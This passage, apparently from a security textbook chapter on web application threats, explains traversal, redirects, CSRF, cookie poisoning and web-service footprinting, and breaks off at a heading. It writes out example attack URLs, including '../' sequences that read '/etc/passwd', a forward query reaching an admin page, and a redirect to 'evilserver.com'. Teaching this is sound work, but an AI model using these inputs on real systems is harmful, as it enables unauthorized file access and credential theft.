
Components such as libraries and frameworks that are used in most web applications always execute with full privileges, and flaws in any component can have a serious impact. Attackers can identify weak components or dependencies by scanning or by performing manual analysis. Attackers search for any vulnerabilities on exploit sites such as Exploit Database (*https://www.exploit-db.com*), SecurityFocus (*https://www.securityfocus.com*), and Zero Day Initiative (*https://www.zerodayinitiative.com*). If a vulnerable component is identified, the attacker customizes the exploit as required and executes the attack. Successful exploitation allows an attacker to cause serious data loss or take over the control of servers. An attacker generally uses exploit sites to identify the web application exploits or performs vulnerability scanning using tools such as Nessus and GFI LanGuard to identify the existing vulnerable components.

Figure 7.13: Attack on Web Application with Known Vulnerable Components



A10 - Insufficient Logging and Monitoring

Web applications maintain logs to track usage patterns, such as user login credentials and admin login credentials. Insufficient logging and monitoring refers to the scenario where the detection software either does not record the malicious event or ignores important details about the event. Attackers usually inject, delete, or tamper with web application logs to engage in malicious activities or hide their identities. Insufficient logging and vulnerability monitoring makes the detection of malicious attempts more difficult and allows the attacker to perform malicious attacks, such as password brute force, to steal confidential passwords.



Other Web Application Threats

Web application threats are not limited to attacks based on URL and port80. Despite using ports, protocols, and the OSI layer, vendors must protect the integrity of mission-critical applications from possible future attacks by being able to deal with all methods of attack.

The various types of web application threats are as follows:

- **Directory Traversal**

  Attackers exploit HTTP using directory traversal, which gives them access to restricted directories; they execute commands outside the web server's root directory.

- **Unvalidated Redirects and Forwards**

  Attackers lure victims and make them click on unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to

  - Session Fixation Attacks
  - Security Management Exploits
  - Failure to Restrict URL Access
  - Malicious File Execution

- **Watering Hole Attack**

  This is a type of unvalidated redirect attack where the attacker first identifies the most visited website of the target, identifies the vulnerabilities on the website, injects malicious code into the vulnerable web application, and waits for the victim to browse the website.

Once the victim tries to access the website, the malicious code executes, infecting the victim.

- **Cross-Site Request Forgery**

  The cross-site-request forgery method is a type of attack in which an authenticated user is made to perform certain tasks on the web application that an attacker chooses. For example, a user clicking on a particular link that is sent through an email or chat.

- **Cookie/Session Poisoning**

  By changing the information inside a cookie, attackers bypass the authentication process; once they gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from users' systems.

- **Web Services Attacks**

  An attacker can exploit an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and can disclose and modify application data.

- **Cookie Snooping**

  Attackers use cookie snooping on victim systems to analyze users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

- **Hidden Field Manipulation**

  Attackers attempting to compromise e-commerce websites mostly use this type of attack. They manipulate hidden fields and change the data stored in them. Several online stores face this type of problem on a daily basis. Attackers can alter prices and conclude transactions, thereby designating the prices of their choice.

- **Authentication Hijacking**

  To identify a user, every web application employs a user identification method such as an ID and password. However, once the attacker compromises a system, various malicious things such as session hijacking and user impersonation can be performed.

- **Obfuscation Application**

  Attackers can effectively hide their attacks to evade detection. Network and host-based intrusion detection systems (IDSs) constantly look for signs of well-known attacks, thus driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

- **Broken Session Management**

  Attackers can easily compromise security-sensitive credentials, such as passwords and other important data, if they are not properly secured.

- **Broken Account Management**

  Vulnerable account management functions including account update, forgotten or lost password recovery or reset, and other similar functions, might weaken valid authentication schemes.

- **Denial-of-Service (DoS)**

  A denial-of-service or DoS attack is an attack on the availability of a service that reduces, restricts, or prevents accessibility of system resources to its legitimate users. For instance, a website related to a banking or email service is unable to function for a few hours or even days, thus resulting in losses of time and money.

- **Buffer Overflow**

  This vulnerability occurs when the web application fails to guard its buffer properly and allows writing beyond the maximum valid size.

- **CAPTCHA Attacks**

  CAPTCHA is a challenge-response type test implemented by web applications to ensure whether the response is generated by a computer. Though these CAPTCHAs are designed to be unbreakable, they are prone to various types of attacks.

- **Platform Exploits**

  Users can build various web applications using different platforms, such as BEA Web logic and Cold Fusion. Each platform has its own vulnerabilities and exploits associated with it.


- **Network Access Attacks**

  Network access attacks can significantly affect web applications, including the basic level of service. They can also allow levels of access that standard HTTP application methods could not grant.

- **DMZ Protocol Attacks**

  A DMZ ("demilitarized zone") is a semi-trusted network zone that separates the untrusted internet from the company's trusted internal network. An attacker who is able to compromise a system that allows other DMZ protocols, has access to other DMZs and internal systems. This level of access can lead to

  - Compromise of the web application and data
  - Defacement of websites
  - Access to internal systems, including databases, backups, and source code



Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications configure with multiple directories that exist as application components and data. An application has the ability to traverse these multiple directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse for directories and files that are outside normal application access. A "directory traversal"/"forceful browsing" attack exposes the directory structure of an application and often the underlying web server and operating system. The directory traversal allows attackers to access restricted directories, which includes the application source code, configuration, and critical system files. In addition, commands can be executed outside of the web server's root directory. With this level of access to web application architecture, an attacker can:

- Enumerate the contents of the files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords buried in the hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Example:

The following example uses "../" to go back several directories and obtain a file containing the backup of a web application:

http://www.targetsite.com/../../../sitebackup.zip


This example obtains the "/etc/passwd" file from a UNIX/Linux system, which contains user account information:

http://www.targetsite.com/../../../../etc/passwd

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using the directory traversal:

http://www.certifiedhacker.com/process.aspx=../../../../some dir/some file

http://www.certifiedhacker.com/../../../../some dir/some file



Unvalidated Redirects and Forwards

An unvalidated redirect enables an attacker to install malware or tricks victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow a bypass of access control. An attacker is able to link to unvalidated redirects and lures the victim to click on it. When the victim clicks on the link thinking that it is a valid site, the link redirects the victim to another site. These redirects can lead to the installation of malware and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.

Unsafe forwarding may result in bypassing access control, which can lead to:

- **Session Fixation Attack**

  In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

- **Security Management Exploits**

  Some attackers target security management systems, either on networks or on the application layer, to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- **Failure to Restrict URL Access**


  An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers can access those links or URLs directly and perform illegitimate operations.

- **Malicious File Execution**

  Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is due to the unchecked input into a web server. Because of this, attackers can execute and process files on a web server and initiate remote code execution, install the rootkit remotely, and in some cases, take complete control over the systems.


In an "unvalidated redirect" scenario, a user receives phishing email from an attacker, which lures the user to click the link. The link (malicious query) appears to be legitimate because it contains the name of a legitimate website such as *www.certifiedhacker.com* in the beginning of the URL. However, the latter part of the link contains a malicious URL (*www.evilserver.com*), in which it redirects the victim. When the user clicks the link, the user is redirected to the *www.evilserver.com* website. The server that hosts the website might perform illegal activities such as harvesting the user's credentials, deploying malware, and so on.

"Unvalidated forwarding" allows attackers to access sensitive pages that are generally restricted from viewing. During unvalidated forwarding, attackers request a page from the server with the forward query (that is, by entering a link with an embedded forward query) *http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp*, which reaches the server hosting the certifiedhackershop website. The server, without proper validation, redirects the attacker to the sensitive admin page, in which the attacker can access purchase records, registered users, and so on. Thus, the attacker successfully bypassed the security checks.



Watering Hole Attack

In a watering hole attack, the attacker identifies the kind of websites a target company/individual is frequently surfing and tests those particular websites to identify any possible vulnerabilities. When the attacker identifies the vulnerabilities in the website, the attacker injects the malicious script/code into the web application that can redirect the webpage and download the malware onto the victim's machine. After infecting the vulnerable web application, the attacker waits for the victim to access the infected web application. This attack is referred to as a watering hole since the attacker waits for the victim to fall into the trap, which is similar to a lion waiting for its prey to arrive at a waterhole to drink water. When the victim surfs through the infected website, the webpage is redirected. This leads to malware being downloaded onto the victim's machine; thus, compromising the machine and the network/organization.



Cross-Site Request Forgery (CSRF) Attack

Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to a vulnerable website through a malicious web page. Financially related websites commonly contain CSRF vulnerabilities. Usually, the outside attackers cannot access corporate intranets; thus, CSRF is one method that is used to enter these networks. The inability of web applications in differentiating a request made using malicious code from a genuine request exposes it to the CSRF attack. The CSRF attacks exploited web page vulnerabilities that allows an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend. The victim user holds an active session with a trusted site and simultaneously visits a malicious site. An HTTP request is injected for the trusted site into the victim user's session, which compromises its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running, and the attacker gains access to the user's browser.





Figure 7.14: Cross-Site Request Forgery (CSRF) Attack Example

How CSRF Attacks Work

In a CSRF attack, the attacker waits for the user to connect with a trusted server and then tricks the user into clicking on a malicious link that contains arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The diagram on the above explains the step-by-step process involved in a CSRF attack.



Cookie/Session Poisoning

Cookies are usually used to maintain the session between web applications and users; thus, cookies sometimes need to transmit sensitive credentials frequently. The attacker can modify the cookies' information with ease to escalate access or assume the identity of another user.

The aim of the sessions is to usually bind every individual uniquely with the web applications that they are accessing. Poisoning the cookies and the session information can allow an attacker to inject malicious content or otherwise modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or hard disk. A proxy can be used to rewrite the session data, display the cookie data, and/or specify a new user ID or other session identifiers in the cookie. By modifying the data in a cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me?**" and they can store the user's information in a cookie; hence, the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. In an attempt to protect cookies, site developers often encode the cookies. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters) gives those that view cookies a false sense of security.

Threats

The compromise of cookies and sessions can provide an attacker with user credentials, which allows the attacker to access the account to assume the identity of other users of an application.


By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data, specifying a new user ID, or other session identifiers, in the cookie. Cookies can be persistent or non-persistent, and they can be secure or non-secure. Cookies can be one of these four variants. Persistent cookies are stored on a disk, and non-persistent cookies are stored in memory. Web application transfers secure cookies only through SSL connections.

How Cookie Poisoning Works

Web applications use cookies to simulate a user browsing experience, depending on the end user and the identity of the server side of the web application components. This attack alters the value of a cookie along the client's side prior to the request to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the users' computers and they are a standard way of recognizing users. Once the web server is set, it receives all of the requests from the cookies. To provide further functionality to the application, cookies can support modification and analysis by using JavaScript.

In this attack, the attacker recognizes the user's cookies and then modifies the cookie parameters and submits them to the web server. The server then accepts the attacker's request and processes it.



Web Services Footprinting Attack

Attackers use the Universal Business Registry (UBR) as a major source to gather information of web services, since it is very useful for businesses and individuals. It is a public registry that runs on universal description, discovery, and integration (UDDI) specifications and simple object access protocol (SOAP). UBR is somewhat similar to a "Whois server" in terms of functionality. To register web services on a UDDI server, businesses or organizations usually use one of the following structures:

- **businessEntity**: Holds detailed information about the company such as the company name and contact details.
- **businessService**: A logical group of single or multiple web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's web service.
- **bindingTemplate**: Represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service.
- **technicalModel** (tModel): Takes the form of keyed metadata and represents unique concepts or constructs in UDDI.

Attackers can footprint a web application to obtain any or all of these UDDI information structures.

XML Query

